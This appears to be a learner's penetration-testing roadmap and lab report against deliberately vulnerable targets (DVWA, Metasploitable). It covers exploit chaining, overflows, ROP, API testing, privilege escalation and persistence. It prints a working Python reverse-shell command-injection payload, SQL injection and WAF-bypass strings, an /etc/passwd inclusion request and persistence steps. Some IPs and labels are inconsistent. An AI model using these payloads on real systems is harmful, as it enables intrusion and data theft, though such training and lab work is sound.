Advanced Exploitation Techniques

Advanced Exploitation Techniques is an advanced level in penetration testing / VAPT. Since you are preparing for cybersecurity roles (SOC / VAPT), learning this step-by-step will help you understand real attacker techniques and exploitation chains. Below is a clear step-by-step learning roadmap.

Step 1 – Understand Exploit Chaining

Exploit chaining means combining multiple vulnerabilities to achieve a bigger attack.

Example Chain

1. Find XSS vulnerability
2. Steal user session cookie
3. Use session hijacking
4. Access admin panel
5. Upload malicious file
6. Get Remote Code Execution (RCE)

Another Example

1. CSRF vulnerability
2. Force admin to execute request
3. Trigger SQL Injection
4. Extract admin credentials
5. Full system access

Practice Platforms

Practice chaining vulnerabilities on:

- PortSwigger Web Security Academy
- Hack The Box
- TryHackMe

Focus on labs involving:

- XSS
- CSRF
- SQL Injection
- File Upload

- Authentication bypass

Step 2 – Learn Custom Exploit Development

Many public exploits need modification.

You will use:

- Python
- C
- Assembly basics

Example Workflow

1. Find vulnerability
2. Search exploit
3. Modify payload
4. Adjust offsets
5. Run exploit

Tools

- Exploit- DB
- Metasploit Framework
- Immunity Debugger
- Ghidra

Example Python Exploit Structure

```
import socket

target = "192.168.1.10"
port = 9999

payload = "A"*2000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target,port))
s.send(payload.encode())
s.close()
```

This is used in buffer overflow testing.

Step 3 – Learn Heap & Buffer Overflows

Memory corruption is key in exploit development.

Types:

- Stack overflow
- Heap overflow
- Use-after-free
- Integer overflow

Tools to Learn

- GDB
- Radare2
- pwntools

Practice

Platforms for binary exploitation:

- OverTheWire (Bandit / Narnia)
- picoCTF

Step 4 – Learn Defense Bypass Techniques

Modern systems use protections.

ASLR (Address Space Layout Randomization)

Randomizes memory locations.

Bypass methods:

- Memory leak
- ROP chains

DEP (Data Execution Prevention)

Prevents code execution in stack.

Bypass method:

- Return Oriented Programming (ROP)

WAF (Web Application Firewall)

Filters malicious traffic.

Bypass methods:

- Encoding payloads
- Case manipulation
- Unicode injection

Example:

UNION SELECT → UNI/**/ON SEL/**/ECT

Step 5 – Learn ROP (Return Oriented Programming)

ROP bypasses DEP by using existing code.

Instead of injecting shellcode, attackers use gadgets.

Example concept:

```
pop eax
ret

pop ebx
ret
```

Tools for ROP:

- ROPgadget
- pwntools

Step 6 – Study Real Exploits

Analyze famous real-world exploits.

EternalBlue

CVE-2017-0144 EternalBlue

Used in:

- WannaCry ransomware
- NotPetya malware

Attack flow:

1. SMB vulnerability discovered
2. Send crafted SMB packets

3. Trigger buffer overflow
4. Execute shellcode
5. Gain remote system control
6. Spread across network

Step 7 – Practice Exploitation Lab

Create your own lab.

Tools

- Kali Linux
- Metasploitable
- Burp Suite
- Wireshark

Lab Practice:

1. Scan target
2. Identify vulnerability
3. Develop exploit
4. Modify payload
5. Gain shell
6. Escalate privileges

API Security Testing

Core Idea

Modern web and mobile apps rely heavily on APIs, so attackers target API endpoints.

Important reference:
OWASP API Security Top 10

Important API Vulnerabilities

Broken Object Level Authorization (BOLA)
Example:

GET /api/user/102

If you change the ID:

GET /api/user/101

You may access another user's data.

Broken Authentication

Weak API tokens or session keys allow unauthorized access.

Example:

Authorization: Bearer 12345

If tokens are predictable → attacker can access data.

Excessive Data Exposure

API returns too much data.

Example response:

```
{
"name":"John",
"email":"john@mail.com",
"password":"hashed_password"
}
```

API Testing Tools

Main tools used in industry:

- Burp Suite
- Postman
- OWASP ZAP

Manual Testing Steps

1. Capture request in Burp Proxy
2. Identify API endpoint
3. Modify parameters
4. Test authorization
5. Inject payloads
6. Test rate limits

API Enumeration Example

Find endpoints:

```
/api/user
/api/admin
/api/login
/api/products
```

Use:

GET
POST
PUT
DELETE

GraphQL Injection Example

Query example:

```
query{
user(id:"1"){
email
password
}
}
```

Attackers modify queries to extract hidden data.

Privilege Escalation & Persistence

Privilege Escalation

Moving from low privilege user → admin/root.

Linux Privilege Escalation

Check SUID binaries:

```
find / -perm -4000 -type f 2>/dev/null
```

Example vulnerable binary:

/usr/bin/nmap

Windows Privilege Escalation

Check:

```
whoami /priv
```

Tools used:

- WinPEAS
- LinPEAS
- PowerUp

Persistence Techniques

Persistence = maintain access after exploitation.

Examples:

Linux Persistence

Cron job:

crontab -e

Add reverse shell.

Windows Persistence

Registry key:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Add malicious executable.

Living off the Land

Use built-in system tools to avoid detection.

Example tools:

- PowerShell
- WMI
- net commands

Network Protocol Attacks

Attackers target weak network protocols.

Common protocols:

- SMB
- DNS
- SNMP
- FTP
- Telnet

SMB Attacks

Example attack:

SMB relay attack.

Tools:

- Responder
- Impacket

Example command:

responder -I eth0

Captures NTLM hashes.

Man-in-the-Middle Attacks

MITM allows attackers to intercept traffic.

Common techniques:

ARP Spoofing

Tool:

- Ettercap

Example:

ettercap -T -M arp

DNS Poisoning

Attackers redirect traffic to fake servers.

Example:

facebook.com → attacker IP

SSL Stripping

Converts HTTPS → HTTP.

Tool:

- sslstrip

Mobile Application Penetration Testing

Mobile apps have many vulnerabilities.

Reference:

OWASP Mobile Top 10

Static Analysis

Analyze APK without running it.

Tool:

- MobSF

Steps:

1. Upload APK
2. Extract source code

3. Find API keys
4. Find hardcoded secrets

Dynamic Testing

Test app while running.

Tools:

- Frida
- ADB

Example:

adb shell

APK Reverse Engineering

Tool:

- JADX

Steps:

1. Decompile APK
2. Review Java code
3. Identify secrets

Pentest Reporting & Remediation

Reporting is very important in professional pentesting.

Framework:

Penetration Testing Execution Standard

Good Pentest Report Structure

Executive Summary

Explain risk to business.

Example:

Critical vulnerability allows attacker to gain admin access.

Vulnerability Details

Include:

- vulnerability name
- risk level

- proof of concept
- screenshots

CVSS Scoring

Example:

CVSS Score: 9.8 (Critical)

Attack Chain

Example chain:

SQL Injection → Admin Access → File Upload → RCE

Remediation

Example fixes:

- Input validation
- Patch updates
- Secure authentication

Advanced Exploitation Lab

Setup

Target Machine – Metaspoiltable2

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:64:73:e2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.227.132/24 brd 192.168.227.255 scope global eth0
    inet6 fe80::20c:29ff:fe64:73e2/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:64:73:ec brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _
```

Attacker Machine – Kali Linux

```
┌──(root㉿kali)-[/home/boomika]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:73:b2:b8 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:73:b2:c2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.227.140/24 brd 192.168.227.255 scope global dynamic noprefix
route eth1
       valid_lft 1677sec preferred_lft 1677sec
    inet6 fe80::20c:29ff:fe73:b2c2/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/boomika]
└─#
```

Enumeration

- http://192.168.127.130/dvwa/login.php

Username

Password

Login

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Username: admin
Security Level: high
PHPIDS: disabled

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

DVWA Command Injection



Get Reverse Shell



Payload

- 127.0.0.1; python -c 'import socket,subprocess,os;s=socket.socket();s.connect(("192.168.227.139",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);'

Exploit Log

Exploit ID	Description	Target IP	Status	Payload
007	Command Injection to RCE	192.168.227.132	Success	PythonReverseShell

Custom PoC

A Python-based buffer overflow PoC was modified by identifying the correct offset and overwriting the return address with controlled input. Shellcode was injected to redirect execution flow. This allowed arbitrary code execution, demonstrating how improper memory handling can be exploited to gain unauthorized system-level access.

Bypass (ROP to Evade ASLR)

Return-Oriented Programming (ROP) bypasses ASLR by chaining together small instruction sequences called gadgets from existing memory regions. Instead of injecting code, the attacker reuses trusted code to execute malicious actions. This technique enables reliable exploitation even when memory randomization protections are enabled on the target system.

Title: Critical DVWA Exploit Chain

Findings

- Vulnerability: Command Injection
- Host: 192.168.159.130
- Severity: Critical


The DVWA application is vulnerable to command injection due to improper input validation. An attacker can execute arbitrary system commands through user input fields. This vulnerability was successfully exploited to establish a reverse shell, leading to full remote code execution on the target system.


Remediation

1. Implement strict input validation and sanitization
2. Avoid direct execution of system commands using user input
3. Use allowlist-based filtering techniques
4. Apply least privilege access control
5. Disable unnecessary services and restrict permissions
6. Enable a Web Application Firewall (WAF) to filter malicious requests


API Security Testing Lab

Start DVWA







Enumerate API Endpoints



- Proxy → Intercept ON




Configure Browser



Token Manipulation

Capture request with token




Result:

- If still works → Authentication broken

SQL Injection

➢ 1' OR '1'='1



API Security Testing Report – DVWA

Test Setup

The API security assessment was conducted on Damn Vulnerable Web Application (DVWA) to identify vulnerabilities aligned with OWASP API Top 10. Testing was performed using Burp Suite by intercepting and modifying HTTP requests to evaluate authorization and input handling.

Findings Log

Test ID	Vulnerability	Severity	Target Endpoint
008	BOLA (Broken Object Level Authorization)	Critical	/api/users

Vulnerability Details

BOLA (Broken Object Level Authorization)

Description:
The application fails to properly validate user authorization when accessing object-level

resources. By modifying user identifiers in API requests, unauthorized data access was achieved.

Test Method:

- Intercepted request using Burp Suite
- Modified parameter:

GET /dvwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1

Result:
Access to another user's data was successfully obtained without authorization.

Impact:
Attackers can access sensitive user information, leading to data breaches.

Recommendation:

- Implement strict server-side authorization checks
- Validate user identity for each request
- Use indirect object references (UUIDs)

Manual Testing (Token Manipulation)

Token-based authentication was tested by modifying the Authorization header.

Steps:

- Captured request with token
- Removed token → request still processed
- Replaced with invalid token → access granted

Result:
Improper token validation allowed unauthorized access.

Impact:
Authentication bypass leading to exposure of protected resources.

Recommendation:

- Enforce strict token validation
- Reject invalid or missing tokens
- Implement proper session handling


Summary

The API security assessment identified a critical Broken Object Level Authorization vulnerability, allowing unauthorized access to user data by modifying request parameters. Token validation weaknesses further enabled authentication bypass. These issues highlight insufficient access control mechanisms. Immediate remediation is required to enforce proper authorization and secure API endpoints against unauthorized access.

Privilege Escalation & Persistence Lab

Enumeration using LinPEAS

- cd /tmp
- wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
- chmod +x linpeas.sh



Run LinPEAS

- ./linpeas.sh

```
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this
software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with
the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look into it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

  YOU ARE ALREADY ROOT!!! (it could take longer to complete execution)

 Starting LinPEAS. Caching Writable Folders...

                               Basic information

